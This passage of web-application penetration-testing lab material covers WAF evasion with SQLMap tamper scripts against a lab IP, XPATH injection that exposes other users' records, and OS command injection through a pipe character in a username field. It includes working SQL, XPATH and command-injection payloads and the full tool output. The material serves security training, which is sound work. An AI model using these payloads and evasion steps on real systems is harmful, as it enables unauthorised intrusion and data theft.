WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.agtronix.com/WebKnight/>

AQTRONIX WebKnight



In the Search Box type the following:

' or '5'='5

WebKnight Application Firewall Alert - Mozilla Firefox

54.213.131.105/Searchresult.aspx?ScriptName=' or '5'='5

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight



Lab 51: Dealing with a WAF using SQLMap

Recently some new scripts have been added to SQLMap to deal with WAFs. You can go to the WebSec blog to learn more about the newly added scripts.

Reference:

http://websec.ca/blog/view/Bypassing_WAFs_with_SQLMap

Below is the attack syntax that you can use with SQLMap:



```
cd ~/toolz/sqlmap-dev
```

```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" --check-waf
```

```
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev# python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" --check-waf

sqlmap/1.0-dev-15f92c4 - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:29:05

[13:29:05] [INFO] testing connection to the target URL
[13:29:06] [INFO] heuristically checking if the target is protected by some kind of WAF/IPS/IDS
[13:29:11] [WARNING] it appears that the target is protected. Please consider usage of tamper scripts (option '--tamper')
[13:29:11] [INFO] testing if the target URL is stable. This can take a couple of seconds
[13:29:13] [INFO] target URL is stable
[13:29:13] [INFO] testing if GET parameter 'ScriptName' is dynamic
[13:29:14] [INFO] confirming that GET parameter 'ScriptName' is dynamic
[13:29:14] [INFO] GET parameter 'ScriptName' is dynamic
[13:29:15] [INFO] heuristic (basic) test shows that GET parameter 'ScriptName' might be injectable (possible DBMS: 'Microsoft SQL Server')
[13:29:15] [INFO] testing for SQL injection on GET parameter 'ScriptName'
```

Now that we know we are up against a WAF - let's take a look at some of the tamper scripts.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      halfversionedmorekeywords.py    randomcomments.py    space2mysqlblank.py
appendnullbyte.py       ifnull2ifisnull.py           securesphere.py      space2mysqldash.py
base64encode.py        __init__.py                  space2comment.py    space2plus.py
between.py              modsecurityversioned.py     space2dash.py       space2randomblank.py
chardoubleencode.py    modsecurityzeroverversioned.py space2hash.py      unmagicquotes.py
charencode.py          multiplespaces.py         space2morehash.py   versionedkeywords.py
charunicodeencode.py   percentage.py            space2mssqlblank.py space2mssqlhash.py
equaltolike.py         randomcase.py           strategicsec@ubuntu:~/toolz/sqlmap-dev$
```



Ok, let's try the first script called apostrophemask.py.

```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=apostrophemask
```

```
[13:34:21] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:34:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:34:23] [WARNING] reflective value(s) found and filtering out
[13:34:36] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:34:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:34:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:34:48] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:34:52] [INFO] testing 'MySQL inline queries'
[13:34:52] [INFO] testing 'PostgreSQL inline queries'
[13:34:53] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:34:54] [INFO] testing 'Oracle inline queries'
[13:34:54] [INFO] testing 'SQLite inline queries'
[13:34:55] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:34:55] [CRITICAL] there is considerable lagging in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[13:34:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:35:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:35:07] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:35:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:35:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:35:21] [INFO] testing 'Oracle AND time-based blind'
[13:35:25] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:36:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:36:12] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[13:36:56] [WARNING] GET parameter 'ScriptName' is not injectable
[13:36:56] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:36:56] [WARNING] HTTP error codes detected during run:
999 (?) - 170 times
[*] shutting down at 13:36:56
```

Ok, since that didn't work let's try the second script called appendnullbyte.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      equaltolike.py      randomcase.py      space2mssqlhash.py
apostrophemask.pyc     halfversionedmorekeywords.py  randomcomments.py   space2mysqlblank.py
appendnullbyte.py      ifnull2ifisnull.py    secureSphere.py    space2mysqldash.py
base64encode.py        __init__.py        space2comment.py   space2plus.py
between.py              modsecurityversioned.py  space2dash.py     space2randomblank.py
chardoubleencode.py    modsecurityzeroverversioned.py space2hash.py    unmagicquotes.py
charencode.py          multiplespaces.py   space2morehash.py  versionedkeywords.py
charunicodeencode.py   percentage.py      space2mssqlblank.py versionedmorekeywords.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```



```
[13:38:51] [WARNING] heuristic (basic) test shows that GET parameter 'ScriptName' might not be injectable
[13:38:51] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:38:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:38:51] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:39:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:39:06] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:39:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:39:15] [INFO] testing 'MySQL inline queries'
[13:39:16] [INFO] testing 'PostgreSQL inline queries'
[13:39:17] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:39:17] [INFO] testing 'Oracle inline queries'
[13:39:18] [INFO] testing 'SQLite inline queries'
[13:39:21] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:39:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:39:35] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:39:39] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:39:43] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:39:47] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:39:51] [INFO] testing 'Oracle AND time-based blind'
[13:39:54] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:40:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:40:41] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
You can try to explicitly set it using option '--dbms'
[13:41:21] [WARNING] GET parameter 'ScriptName' is not injectable
[13:41:21] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:41:21] [WARNING] HTTP error codes detected during run:
999 (?) - 219 times

[*] shutting down at 13:41:21
```

Ok, since that didn't work let's try the second script called base64encode.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      equaltolike.py      randomcomments.py    space2mysqldash.py
apostrophemask.pyc     halfversionedmorekeywords.py  securesphere.py    space2plus.py
appendnullbyte.py      ifnull2ifisnull.py   space2comment.py   space2randomblank.py
appendnullbyte.pyc     __init__.py        space2dash.py      unmagicquotes.py
base64encode.py        modsecurityversioned.py  space2hash.py      versionedkeywords.py
between.py             modsecurityzeroverversioned.py space2morehash.py versionedmorekeywords.py
chardoubleencode.py   multiplespaces.py   space2mssqlblank.py
charencode.py          percentage.py      space2mssqlhash.py
charunicodeencode.py  randomcase.py      space2mysqlblank.py
```



```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=base64encode
```

```
[13:42:18] [INFO] testing for SQL injection on GET parameter 'ScriptName'  
[13:42:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[13:42:26] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'  
[13:42:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[13:42:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'  
[13:42:43] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[13:42:48] [INFO] testing 'MySQL inline queries'  
[13:42:49] [INFO] testing 'PostgreSQL inline queries'  
[13:42:50] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'  
[13:42:50] [INFO] testing 'Oracle inline queries'  
[13:42:51] [INFO] testing 'SQLite inline queries'  
[13:42:51] [INFO] testing 'MySQL > 5.0.11 stacked queries'  
[13:42:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries'  
[13:42:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'  
[13:43:02] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'  
[13:43:10] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[13:43:13] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'  
[13:43:18] [INFO] testing 'Oracle AND time-based blind'  
[13:43:22] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
[13:44:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[13:44:07] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.  
You can try to explicitly set it using option '--dbms'  
[13:44:54] [WARNING] GET parameter 'ScriptName' is not injectable  
[13:44:54] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')  
[*] shutting down at 13:44:54
```

Ok, since that didn't work let's try the forth script called between.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/  
apostrophemask.py    charunicodeencode.py      randomcase.py      space2mysqlblank.py  
apostrophemask.pyc   equaltolike.py        randomcomments.py  space2mysqldash.py  
appendnullbyte.py   halfversionedmorekeywords.py  securesphere.py   space2plus.py  
appendnullbyte.pyc  ifnull2ifisnull.py     space2comment.py  space2randomblank.py  
base64encode.py     __init__.py          space2dash.py     unmagicquotes.py  
base64encode.pyc    modsecurityversioned.py  space2hash.py     versionedkeywords.py  
between.py          modsecurityzeroverversioned.py space2morehash.py space2mssqlblank.py  
chardoubleencode.py multiplespaces.py    space2mssqlhash.py space2mssqlhash.py  
charencode.py       percentage.py
```



```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=between
```

```
[13:46:29] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[13:46:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked conditional-error blind queries'
[13:46:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:46:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:46:45] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause'
[13:46:49] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)'
[13:46:53] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[13:46:53] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
[13:46:54] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[13:46:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:46:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:46:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:47:02] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'
[13:47:06] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'
[13:47:10] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query)'
[13:47:13] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace'
[13:47:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[13:47:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clauses'
[13:47:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[13:47:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:47:59] [WARNING] GET parameter 'ScriptName' is not injectable
[13:47:59] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. As heuristic test turned out positive you are strongly advised to continue on with the tests. Please, consider usage of tampering scripts as your target might filter the queries. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:47:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times, 999 (?) - 141 times

[*] shutting down at 13:47:59
```

Ok, since that didn't work let's try the fifth script called chardoubleencode.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      charencode.py          percentage.py      space2mssqlhash.py
apostrophemask.pyc     charunicodeencode.py   randomcase.py     space2mysqlblank.py
appendnullbyte.py      equaltolike.py       randomcomments.py space2mysqldash.py
appendnullbyte.pyc     halfversionedmorekeywords.py  securesphere.py   space2plus.py
base64encode.py        ifnull2ifisnull.py    space2comment.py  space2randomblank.py
base64encode.pyc       __init__.py           space2dash.py    unmagicquotes.py
between.py             modsecurityversioned.py space2hash.py    versionedkeywords.py
between.pyc            modsecurityzeroverversioned.py space2morehash.py space2mssqlblank.py
chardoubleencode.py    multiplespaces.py    space2mssqlblank.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```



```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=chardoubleencode
```

```
[13:49:03] [WARNING] heuristic (basic) test shows that GET parameter 'ScriptName' might not be injectable
[13:49:03] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:49:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:49:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:49:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:49:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:49:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:49:27] [INFO] testing 'MySQL inline queries'
[13:49:27] [INFO] testing 'PostgreSQL inline queries'
[13:49:28] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:49:28] [INFO] testing 'Oracle inline queries'
[13:49:29] [INFO] testing 'SQLite inline queries'
[13:49:30] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:49:33] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:49:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:49:40] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:49:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:49:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:49:51] [INFO] testing 'Oracle AND time-based blind'
[13:49:55] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:50:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:50:40] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
You can try to explicitly set it using option '--dbms'
[13:51:24] [WARNING] GET parameter 'ScriptName' is not injectable
[13:51:24] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:51:24] [WARNING] HTTP error codes detected during run:
999 (?) - 219 times
[*] shutting down at 13:51:24
```

Ok, since that didn't work let's try the six script called charencode.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      chardoubleencode.pyc      multiplespaces.py    space2mssqlblank.py
apostrophemask.pyc     charencode.py           percentage.py       space2mssqlhash.py
appendnullbyte.py      charunicodeencode.py    randomcase.py      space2mysqlblank.py
appendnullbyte.pyc     equaltolike.py        randomcomments.py   space2mysqldash.py
base64encode.py        halfversionedmorekeywords.py  securesphere.py   space2plus.py
base64encode.pyc       ifnull2ifisnull.py     space2comment.py   space2randomblank.py
between.py              __init__.py            space2dash.py      unmagicquotes.py
between.pyc             modsecurityversioned.py  space2hash.py      versionedkeywords.py
chardoubleencode.py    modsecurityzeroverversioned.py space2morehash.py  versionedmorekeywords.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```



```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=charencode
```

```
[13:52:37] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[13:52:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked conditional-error blind queries'
[13:52:49] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:52:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:52:57] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause'
[13:53:01] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)'
[13:53:04] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[13:53:05] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
[13:53:06] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[13:53:06] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:53:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:53:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:53:18] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'
[13:53:22] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'
[13:53:25] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query)'
[13:53:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace'
[13:53:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'

[13:53:30] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clauses'
[13:53:31] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[13:53:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:54:14] [WARNING] GET parameter 'ScriptName' is not injectable
[13:54:14] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. As heuristic test turned out positive you are strongly advised to continue on with the tests. Please, consider usage of tampering scripts as your target might filter the queries. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:54:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times, 999 (?) - 142 times

[*] shutting down at 13:54:14
```

Ok, since that didn't work let's try the six script called charunicodeencode.py.

```
ls ~/toolz/sqlmap-dev/tamper/
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      charencode.py          percentage.py      space2mysqlblank.py
apostrophemask.pyc     charencode.pyc        randomcase.py     space2mysqldash.py
appendnullbyte.py      charunicodeencode.py  randomcomments.py space2plus.py
appendnullbyte.pyc     equaltolike.py       securesphere.py   space2randomblank.py
base64encode.py        halfversionedmorekeywords.py space2comment.py unmagicquotes.py
base64encode.pyc       ifnull2ifisnull.py    space2dash.py     versionedkeywords.py
between.py              __init__.py          space2hash.py     versionedmorekeywords.py
between.pyc             modsecurityversioned.py space2morehash.py
chardoubleencode.py    modsecurityzeroversioned.py space2mssqlblank.py
chardoubleencode.pyc   multiplespaces.py   space2mssqlhash.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```



```
python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --  
tamper=charunicodeencode
```

```
sqlmap identified the following injection points with a total of 59 HTTP(s) requests:  
---  
Place: GET  
Parameter: ScriptName  
    Type: error-based  
        Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause  
        Payload: ScriptName='hello' AND 1777=CONVERT(INT,(SELECT CHAR(113)+CHAR(102)+CHAR(103)+CHAR(101)+CHAR(113)+(SELECT (CASE WHEN (1777=1777) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(119)+CHAR(113))) AND 'ZmPK'='ZmPK'  
  
        Type: stacked queries  
        Title: Microsoft SQL Server/Sybase stacked queries  
        Payload: ScriptName='hello'; WAITFOR DELAY '0:0:5'--  
  
        Type: AND/OR time-based blind  
        Title: Microsoft SQL Server/Sybase time-based blind  
        Payload: ScriptName='hello' WAITFOR DELAY '0:0:5'--
```

FINALLY!!!!!!!!!!!!!!

We found a tamper script that works!!!!!!!!!!!!!!



Lab 52: Current Status – XPATH Injection

View information for all users transaction including username.

Checking the current status of “admin” login

The screenshot shows a Mozilla Firefox browser window with the title "Demo Trading Application - Mozilla Firefox". The address bar displays "Demo Trading Application" and the URL "54.200.178.220/Default.aspx". The main content area is titled "Welcome to Acme Trading Application". On the left, there is a sidebar with a dollar sign icon and the text "Acme Trading". Below this, under "News Update...", is a list of actions: "=> Buy Google at 1050", "=> Buy Strategic Security for long term", "=> Sell Microsoft...", and "=> Buy IBM". The main content area has a navigation menu with links: "Sell", "Buy", "Upload Bulk Order", "Current Status", "Profile", and "News". The "Current Status" link is highlighted with a blue border. Below the menu, the section title "Current Status" is displayed. The text instructions state: "To view status for particular stock, enter stock name in textbox below and click on view button. To see the status of all the stocks, click on all button". There is a text input field and a "View" button. Below the input field is a button labeled "Click to view status for all the stocks".



Username is sent in POST data

Tamper Popup

http://54.200.178.220/Default.aspx

Request Header	Request Value	Post Parameter Name	Post Value
Host	54.200.178.220	_EVENTTARGET	ctl00%24
User-Agent	Mozilla/5.0 (X)	_EVENTARGUMENT	
Accept	text/html,app	_VIEWSTATE	%2FwEP
Accept-Language	en-US,en;q=0.!	_EVENTVALIDATION	%2FwEW
Accept-Encoding	gzip, deflate	ctl00%24txtSearch	
Referer	http://54.200.	ctl00%24contentMiddle...	
Cookie	AcmeTrading=	ctl00%24contentMiddle...	joe

Cancel OK



Injecting XPATH Query with username

admin' or '1'='1' -- '

Tamper Popup

http://54.200.178.220/Default.aspx

Request Header...	Request H...	Post Parameter Name	Post...
Host	54.200.178.221	__EVENTTARGET	ctl00%24
User-Agent	Mozilla/5.0 (X	__EVENTARGUMENT	
Accept	text/html,app	__VIEWSTATE	%2FwEP
Accept-Language	en-US,en;q=0.!	__EVENTVALIDATION	%2FwEW
Accept-Encoding	gzip, deflate	ctl00%24txtSearch	
Referer	http://54.200.	ctl00%24contentMiddle...	
Cookie	AcmeTrading=	ctl00%24contentMiddle...	'1'='1' -- '

Cancel OK



Application shows status of all users with usernames, This username can be used to guess session.

Current Status

To view status for particular stock, enter stock name in textbox below and click on view button. To see the status of all the stocks, click on all button

Username	ScriptCode	ScriptName	Quantity
admin	100023	SecurityFocus	61400
admin	100027	IBM	5000
admin	100026	Google	248247
admin	100025	Microsoft	0

Your current limit is : -9267258



Lab 53: Profile - Command execution

When user clicks on profile option, application shows summary of the account. When user clicks on detail button, application sends username and show detail of that user.

Profile Page

Sell Buy Upload Bulk Order Current Status Profile News

Profile

Name joe

Detail Change Password

Application is sending username when user clicks on detail button. Tampering this username

Request Header...	Request Header V...
Host	54.200.178.220
User-Agent	Mozilla/5.0 (X11; Ubuntu; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://54.200.178.220/Default.aspx
Cookie	IsAdmin=no; ASP.NET_SessionId=1234567890

Post Parameter Name	Post Par...
__EVENTTARGET	ctl00%24contentMiddle%24Detail
__EVENTARGUMENT	
__VIEWSTATE	%2FwEPDwU
__EVENTVALIDATION	%2FwEWEAL
ctl00%24txtSearch	
ctl00%24contentMiddle%24... Detail	
ctl00%24contentMiddle%24... joe set	



PIPE sign is used for multiple execution of commands. Submitting above request executes OS command on server –

Demo Trading Application - Mozilla Firefox

Demo Trading Application × +

54.200.178.220/Default.aspx

Acme Trading

Welcome to Acme Trading Application

Home

News Update...

=> Buy Google at 1050
=> Buy Strategic Security for long term
=> Sell Microsoft...
=> Buy IBM

Sell Buy Upload Bulk Order Current Status Profile News

Profile

Name joe|set

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users  
APP_POOL_ID=DefaultAppPool CommonProgramFiles=C:\Program  
Files\Common Files COMPUTERNAME=WIN2003WEB ComSpec=C:\WINDOWS  
\system32\cmd.exe FP_NO_HOST_CHECK=NO lib=C:\Program Files\SQLXML  
3.0\bin\ NUMBER_OF_PROCESSORS=1 OS=Windows_NT Path=C:\WINDOWS  
\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program  
Files\Microsoft SQL Server\90\Tools\binn\  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
```



Section 3: Thick-client Methodology


The phrase ‘thick client application’ is an umbrella term used to describe distributed applications which deploy a significant amount of application functionality to the client side. Depending on the definition, the client component is or is typically deployed through HTTP by embedding various object/control types within web pages. As with standard web applications, in the case of thick clients, security controls placed at the client side are inherently vulnerable to tampering and should not be relied upon. Although this concept is typically observed during the design of standard HTML/JS applications, developers have a tendency to forget that this same principle applies to ActiveX, Java applets or Flash objects.

The accompanying virtual machines

Together with this methodology two VMware virtual machines have been developed and configured with the toolsets described throughout this document. The first is a 64bit Windows 7 build included to cover analysis of 64 bit clients as well as any components encountered with Windows XP compatibility issues. The second is a 32 bit Windows XP build included to support a number of 32 bit analysis tools which will not run under newer versions of Windows. Additionally this build eliminates the risk from encountering software components incompatible with Windows 7.

